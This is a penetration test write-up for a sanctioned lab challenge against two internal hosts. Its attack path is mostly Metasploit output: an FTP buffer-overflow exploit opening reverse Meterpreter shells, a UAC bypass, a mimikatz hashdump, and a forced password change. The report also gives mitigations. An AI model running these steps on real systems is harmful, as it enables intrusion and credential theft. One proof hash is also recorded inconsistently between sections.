puT-TY For The Proofs
Dillon Wu

Executive Summary:
The goal of the penetration testing was to identify all security flaws in the designated scope, to exploit these flaws in such a way that would grant access to the machines, and to find the hash values of proof.txt files. The engagement was carried out with approval from the PWN Challenge #1 client.

The main attack vector was the weak password protection deployed by the company. Publicly available exploits were used to break into the machines and achieve admin privilege in the machines. With admin privilege, I was able to bypass the firewall and obtain the proof.txt files in both hosts. I recommend that your organization work closely with the organization's security team to upgrade the company's password protection protocols.

Detailed Findings
**Severity levels are determined according to two primary factors: (1) Ease of security upgrade (2) Cost of not upgrading
Vulnerability Name: Anonymous FTP Login
Description: Anonymous FTP Login allows public users to login into the machine's FTP server using the username "anonymous" and any password. Anonymous login is generally enabled when you have a large number of users that all need to access similar files. Using this vulnerability, I was able to get into the machine with a meterpreter session.
Severity: 3/10; Anonymous login should be disabled unless there is a good reason to keep it.
Affected Hostname: 10.20.160.41
Recommended Mitigations: I recommend that the organization disable anonymous login. If the organization needs to enable anonymous login for commercial purposes, I recommend that any valuable information like the proof.txt file be secured by allowing access only at the admin level.
Evidence:


Vulnerability Name: Overflow in Konica Minolta Server 1.00
Description: The exploit used takes advantage of Structured Exception Handler (SEH) overflow vulnerability in the Konica Minolta Server 1.00. SEH was designed by Windows to handle segmentation faults, but the one utilized in Konica Minolta 1.00 does not check the input size of "cwd" (change working directory) commands, resulting in an overflow.
Severity: 10/10; Un-updated software is always a red flag, and is an easy problem to fix. However, within the system, I still only had reduced privileges.
Affected Hostname: 10.20.160.41
Recommended Mitigations: Update the software for Konica Minolta.

Vulnerability Name: User Account Control (UAC) Bypass
Description: User Account Control is a security mechanism in Windows that prohibits unauthorized alterations to the operating system. UAC Bypass is a module in Metasploit that utilizes the trusted publisher certificate to create a second shell that turns the UAC flag off.


By turning the flag off, the anonymous user can be given admin privileges. As a result, the user can perform operations like changing the password on the machine, and using malicious executables.
Severity: 10/10; UAC Bypass allows for any user to escalate their privileges to get sensitive information the company may have.
Affected Hostname: 10.20.160.41
Recommended Mitigations: The UAC is broken down into three main options: (1) Always Notify (2) Notify Me When Programs Try to Make Changes to My Computer (3) Never Notify. The UAC Bypass exploit can only work on the (2) and (3). If there are valuable documents on the machine, enabling the Always Notify option will stop the exploit from occurring.

Vulnerability Name: Password on Desktop
Description: A user named Jill left her password credentials on the desktop of Fred's machines. Using these credentials, I was able to connect to machine 10.20.170.87 by way of PuTTY. PuTTY is a terminal emulator and provides remote access to other desktops. It is generally paired in usage with Secure Socket Shell (ssh); the combination allows for a convenient and secure access portal to the remote desktop, and allows for a way to interchange the use of Windows and UNIX operating systems.
Severity: 10/10; Users should never leave their passwords on the desktop they are operating from.
Affected Hostname: 10.20.170.87
Recommended Mitigations: I recommend that employees at the company receive a background training module on basic security protocols. I am generally free on the weekends, and my rates are very reasonable.

Attack Path
First, an nmap scan was run to determine which ports on the machine were open.



After seeing that anonymous login was enabled on port 21, I used the exploit module kmftp_utility_cwd. This module exploits the overflow error in Konica Minolta Server 1.00.



```
msf exploit(windows/ftp/kmftp_utility_cwd) > set ftppass anonymous
ftppass => anonymous
msf exploit(windows/ftp/kmftp_utility_cwd) > set rhost 10.20.160.41
rhost => 10.20.160.41
msf exploit(windows/ftp/kmftp_utility_cwd) > run

[*] Started reverse TCP handler on 10.20.150.101:4444
[*] 10.20.160.41:21 - Sending exploit buffer...
[*] Sending stage (179779 bytes) to 10.20.160.41
[*] Meterpreter session 1 opened (10.20.150.101:4444 -> 10.20.160.41:49161) at 2019-07-06 00:44:30 -0400
```

After entering the meterpreter sessions, I was able to locate the first proof file on Fred's desktop.

```
meterpreter > cd Users
meterpreter > cd Desktop
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Fred
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Fred\Desktop
==============================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100777/rwxrwxrwx  7549391  fil   2005-02-05 09:24:00 -0500  FTPUtilitySetup.exe
100666/rw-rw-rw-  2255     fil   2017-11-02 16:33:25 -0400  Google Chrome.lnk
100777/rwxrwxrwx  54       fil   2017-11-02 16:55:33 -0400  SSH.bat
100666/rw-rw-rw-  282      fil   2017-11-02 16:33:31 -0400  desktop.ini
100666/rw-rw-rw-  32       fil   2017-11-02 16:25:21 -0400  proof.txt

meterpreter > type proof.txt
[-] Unknown command: type.
meterpreter > cat proof.txt
df5962c70b1abac2c6d8e1c194d791ebmeterpreter > background
```

Using UACPass, I was able to elevate my admin privileges and create a second meterpreter session.

```
meterpreter > background
[*] Backgrounding session 1...
msf auxiliary(scanner/discovery/arp_sweep) > use exploit/windows/local/bypassuacmsf exploit(windows/local/bypassuac) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows x86
   1   Windows x64


msf exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

```
msf exploit(windows/local/bypassuac) > set session 1
session => 1
msf exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 10.20.150.101:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 10.20.160.41
[*] Meterpreter session 2 opened (10.20.150.101:4444 -> 10.20.160.41:49162) at 2019-07-06 10:39:36 -0400
```

I then used netenum to find the host machine behind the firewall. Running nmap proved fruitless since the firewall filtered any packets coming from 10.20.150.101.

```
meterpreter > run netenum -ps -r 10.20.170.20-100

[*] Network Enumerator Meterpreter Script
[*] Log file being saved in /root/.msf4/logs/scripts/netenum/10.20.160.41
[*] Performing ping sweep for IP range 10.20.170.20-100
[*]     10.20.170.87 host found
```

Using portscan, I also found that port 22 was open.

```
msf auxiliary(scanner/portscan/tcp) > run

[+] 10.20.170.87:         - 10.20.170.87:22 - TCP OPEN
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```


With admin privileges, I used the exploitation package Kiwi to do a hashdump on the password and renamed the password for Fred's desktop "hi."

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.1.1 20180925 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Fred:1004:aad3b435b51404eeaad3b435b51404ee:e4b88b1b22901e44a5d4b4527f7151b8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

meterpreter > password_change -P hi -n e4b88b1b22901e44a5d4b4527f7151b8 -u Fred
[*] No server (-s) specified, defaulting to localhost.
[+] Success! New NTLM hash: 8b0bb72bb8c57a5531433b2ca933de88
```

With these tools, I utilized rdesktop to remotely log onto Fred's account, and opened the SSH.bat file to find Jill's username and password.



Finally, I executed the file to retrieve the proof.txt file on Jill's account.

```
ls
proof.txt
cat proof.txt
3e4d243042e6cfd5b939911b96f0e9ac
echo Dillon Wu 7/19/2019
Dillon Wu 7/19/2019
```

Technical Details

Hostname: 10.20.160.41
Open Ports: 21
Vulnerability Description: Anonymous login via port 21
Proof file: df5962c70b1abac2c6d8e1c194d781eb

Hostname: 10.20.170.87
Open Ports: 22
Vulnerability Description: Login via port 22 using Jill's credentials
Proof file: 3e4d243042e6cfd5b939911b96f0e9ac